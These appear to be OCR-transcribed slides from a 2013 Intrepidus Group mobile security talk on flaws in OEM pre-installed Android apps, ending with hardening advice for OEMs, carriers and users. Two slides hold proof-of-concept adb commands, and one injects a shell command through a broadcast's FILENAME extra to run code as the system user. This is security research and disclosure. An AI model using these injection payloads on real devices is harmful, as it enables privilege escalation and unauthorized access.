


```
<activity android:name=".ui.localfile.LocalListActivity" android:configChanges="
keyboardHidden|navigation|orientation|screenSize">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

Activity




```
private void setPath()
{
  Intent localIntent = getIntent();
  if (localIntent != null)
    this.curPath = localIntent.getStringExtra("path");
  if ((this.curPath == null) || ("".equals(this.curPath)))
    this.curPath = this.sdcardPath;
}
```



```
greywind:PackageInstaller max$ adb shell am start -a android.intent.action.VIEW
-n com.huawei.hidisk/.ui.localfile.LocalListActivity --es path '/mnt/sdcard/DCIM
/Camera'
Starting: Intent { act=android.intent.action.VIEW cmp=com.huawei.hidisk/.ui.loca
lfile.LocalListActivity (has extras) }
```

Activity



3:29 PM


/mnt/sdcard/DCIM/Camera

Copy IMG_20130625_1611...
2013-06-25 16:13:05 503.94 KB


IMG_20130625_161101.jpg
2013-06-25 16:11:02 503.94 KB

Receivers


- QuarksLab: great talk and bugs
  - Similar recent talk, picking on one OEM
- Perfect example:



```
<receiver android:name=".FTATDumpReceiver">
    <intent-filter>
        <action android:name="com.android.sec.FTAT_DUMP" />
    </intent-filter>
</receiver>
```



```
private boolean DoShellCmd(String paramString)
{
  Log.i("FTATDumpService", "DoShellCmd : " + paramString);
  String[] arrayOfString = { "/system/bin/sh", "-c", paramString };
  try
```



```
greywind:ICS max$ adb shell am broadcast -a com.android.sec.FTAT_DUMP --es FILENAME '../../../../../../dev/null;/syst
em/bin/id > /sdcard/shellescape;#'
Broadcasting: Intent { act=com.android.sec.FTAT_DUMP (has extras) }
Broadcast completed: result=0
greywind:ICS max$ adb shell cat /sdcard/shellescape
uid=1000(system) gid=1000(system) groups=1001(radio),1006(camera),1007(log),1015(sdcard_rw),1023(media_rw),1028(sdcar
d_r),2001(cache),3001(net_bt_admin),3002(net_bt),3003(inet),3007(net_bw_acct)
```


Re-inventing the wheel

INTREPIDUS GROUP MOBILE SECURITY

- Don’t re-implement functionality that Android provides
  – App Stores
  – WiFi Hotspots
  – WiFi Connection Managers
  -- Backup programs


App Store Example

- Example App Store issues:
  - Don’t undermine Android signature security
    - “Unknown Sources”
    - Or workarounds
  - Need SSL/TLS
    - No in-transit app modifications


Device administration


Device administrators
View or disable device administrators.

Unknown sources ✓
Allow installation of apps from sources other than the Play Store


```
<intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <category android:name="android.intent.category.LAUNCHER" />
    <category android:name="android.intent.extra.NOT_UNKNOWN_SOURCE" />
</intent-filter>
```

Shared UIDs

- Shared UIDs
  - Android apps allowed to share UIDs
  - System UIDs under 1000
  - UID checking in AnyIfest



```
<manifest android:sharedUserId="android.uid.system"
```

- OEM applications with shared system UID
  - Allows access to existing permissions
  - Shared data with other apps using UID
  - Given same UID as existing process

Wrap-up

- The AOSP can implement all the security in the world, but until OEMs shape up, rooting and insecurity will continue

http://www.blogiversity.org/blogs/cstanton/android-s1-sc.jpg

Wrap up: OEMs

- What OEMs can do
  - Don't modify AOSP! Of course that's not possible…
  - Patch vulnerabilities (and deploy quickly!)
  - Bundle as few applications as possible
  - Don't reinvent the wheel
  - Don't share UID unless absolutely necessary
  - Include pre-installed applications in userland!
    - /data/app vs /system/app
  - Use locked bootloader

Wrap up: MNOs

- What MNOs can do
  - Vet pre-loaded applications
  - Help OEMs push out patches quickly!
  - Mandate the latest software versions
  - Don’t reinvent the wheel
    - Use AOSP functionality whenever possible
    - Hotspot, WiFi manager, Email, AppStore, etc.

Wrap up: YOU!

- What YOU can do
  - Well, install cyanogenmod
  - Barring that… keep your device up to date
  - Careful when downloading from marketplaces
    - Only use Google Play
  - Don’t root your device
    - If you have to, hide root binary so malware has to be clever to find it
  - Don’t disable bootloader code signature checks
  - Check permissions when installing apps!

Wrap up: AOSP

- What we'd like to see in Android 4.3
  - Google-controlled secure boot chain
  - Native support for more hardware
    - Prevents mistakes from OEMs
  - Ability to revoke application permissions
    - Granular revoke, especially from pre-install apps!

Wrap Up

Thanks for listening!

@msobell

max@intrepidusgroup.com

https://github.com/msobell/anylfest

Thanks to Nitin & the IG Crew